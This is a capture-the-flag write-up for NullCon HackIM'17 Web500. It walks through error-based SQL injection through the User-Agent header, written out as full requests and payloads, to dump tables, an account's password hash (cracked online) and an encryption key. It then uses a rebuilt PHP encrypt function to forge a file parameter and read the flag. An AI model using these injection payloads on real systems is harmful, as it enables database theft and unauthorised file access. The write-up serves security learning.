

NULLCON CTF Web 500



Web5 500 pts

Everyone can run a tool, but can you get the flag using purely a manual approach?


http://54.152.19.210/web500/



HackIM'17 - Web500

Then I started trying to use SQLi in User-Agent header. And managed to get a syntax error

```
POST /web500/ HTTP/1.1

Host: 54.152.19.210

User-Agent: ' or 1=2

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://54.152.19.210/web500/

Cookie: PHPSESSID=ge2o4rh6s8afgc0ie894j3r3b5

Connection: close

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

Content-Length: 35


username=test&password=teste&key=6B
```




```
Invalid credentials
You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use
near ''' at line 1
```

At this point it looks like its error based SQLi, let's try to get database version

Reference: http://justhack111.blogspot.in/2014/07/sql-injection-is-most-important-part-of.html

User-Agent: ' or 1 group by concat_ws(0x3a,version(),floor(rand(0)*2)) having min(1) #




HackIM'17 - Web500

Invalid credentials

Warning: mysqli_query(): (23000/1062): Duplicate entry '5.7.17-0ubuntu0.16.04.1:1' for key '<group_key>' in /var/www/html/web500/index.php on line 57

Let's dump database. Getting tables first

User-Agent: ' or 1 group by concat_ws(0x3a,(select group_concat(table_name separator ',') from information_schema.tables where table_schema=database()),floor(rand(0)*2)) having min(1) #



Invalid credentials

```
Warning: mysqli_query(): (23000/1062): Duplicate entry
'accounts,cryptokey,useragents:1' for key '<group_key>' in /var/www
/html/web500/index.php on line 57
```

Getting columns from accounts table

User-Agent: ' or 1 group by concat_ws(0x3a,(select group_concat(column_name separator ',') from information_schema.columns where table_name='accounts'),floor(rand(0)*2)) having min(1) #

```
Warning: mysqli_query(): (23000/1062): Duplicate entry
'uid,uname,pwd,age,zipcode:1' for key '<group_key>' in
/var/www/html/web500/index.php on line 57
```

Getting rows


User-Agent: ' or 1 group by concat_ws(0x3a,(select concat_ws(0x2c,uid,uname,pwd,age,zipcode) from accounts),floor(rand(0)*2)) having min(1) #

```
Warning: mysqli_query(): (23000/1062): Duplicate entry
'10000,ori,6606a19f6345f8d6e998b69778cbf7ed,28,89918:1' for key

'<group_key>' in /var/www/html/web500/index.php on line 57
```

There is only one row inside of accounts table

uname: ori

pwd: frettchen (checking hash 6606a19f6345f8d6e998b69778cbf7ed in online MD5 databases)




HackIM'17 - Web500

flag filename: flagflagflagflag.txt

Look at the URL now

http://54.152.19.210/web500/ba3988db0a3167093b1f74e8ae4a8e83.php?file=uWN9aYRF42LJbElOcrtjrFL6omjCL4AnkcmSuszI7aA=

So we're sending some file parameter that is encoded in Base64. Checking source of this page shows that there is a commented PHP function



```
function decrypt($enc){
    $key = ??; //stored elsewhere

    $data = base64_decode($enc);
    $iv = substr($data, 0, mcrypt_get_iv_size(MCRYPT_RIJNDAEL_128, MCRYPT_MODE_CBC));

    $decrypted = rtrim(
        mcrypt_decrypt(
            MCRYPT_RIJNDAEL_128,
            hash('sha256', $key, true),
            substr($data, mcrypt_get_iv_size(MCRYPT_RIJNDAEL_128, MCRYPT_MODE_CBC)),
            MCRYPT_MODE_CBC,$iv),
        "\0");

    return $decrypted;
}
```

Its missing $key value, lets back to SQLi and dump cryptokey table

User-Agent: ' or 1 group by concat_ws(0x3a,(select group_concat(column_name separator ',') from information_schema.columns where table_name='cryptokey'),floor(rand(0)*2)) having min(1) #


Warning: mysqli_query(): (23000/1062): Duplicate entry 'id,keyval,keyfor:1' for key '<group_key>' in /var/www/html/web500/index.php on line 57

User-Agent: ' or 1 group by concat_ws(0x3a,(select concat_ws(0x3a,id,keyval,keyfor) from cryptokey),floor(rand(0)*2)) having min(1) #

Warning: mysqli_query(): (23000/1062): Duplicate entry '1,TheTormentofTantalus,File Access:1' for key '<group_key>' in /var/www/html/web500/index.php on line 57

Adding missing $key="TheTormentofTantalus" and using decrypt("uWN9aYRF42LJbElOcrtjrFL6omjCL4AnkcmSuszI7aA=") returns flag-hint

So at this point we want to encrypt "flagflagflagflag.txt", but first we need to write encrypt function based on decrypt



```php
function encrypt($text) {
    $key = "TheTormentofTantalus";
    $iv_size = mcrypt_get_iv_size(MCRYPT_RIJNDAEL_128, MCRYPT_MODE_CBC);
    $iv = mcrypt_create_iv($iv_size, MCRYPT_RAND);

    $encrypted = mcrypt_encrypt(
        MCRYPT_RIJNDAEL_128,
        hash('sha256', $key, true),
        $text, MCRYPT_MODE_CBC,$iv);

    return urlencode(base64_encode($iv.$encrypted));
}
```

Since decrypt function taking initialization vector from given input, we don’t care about it (random in our case). It's important to urlencode result of base64encode because we'll use it later to send as GET parameter (+ signs from base64 would be changed into spaces).


Its time to check if its working properly

encrypt('flag-hint') results in "rj6Z77cpkFPmIoMbapgGUD%2F3T8lBr7ZzOaQrGbl%2B73U%3D" (every result will be different because of random IV)

/web500/ba3988db0a3167093b1f74e8ae4a8e83.php?file=rj6Z77cpkFPmIoMbapgGUD%2F3T8lBr7ZzOaQrGbl%2B73U%3D shows us same page, so encrypt is working properly

We've tried to get a file from encrypt('flagflagflagflag.txt'), but result was "Not allowed to read this file!". After that we've started modifying input and found valid one:

encrypt('flagflagflagflag') results in "7WuFCJ5I5vPzscTaPqyq4RBhaBOtID5Oou7xa51X5vo%3D" that leads us to get a flag



RESPONSE

GET on http://54.152.19.210/web500/ba3988db0a3167093b1f74e8ae4a8e83.php?file=7WuFCJ5I5vPzscTaPqyq4RBhaBOtID5Oou7xa51X5vo%3D

Status: 200 OK

HackIM'17 - Web500

Flag:{70031737753d9e53970531fc9475d6ef}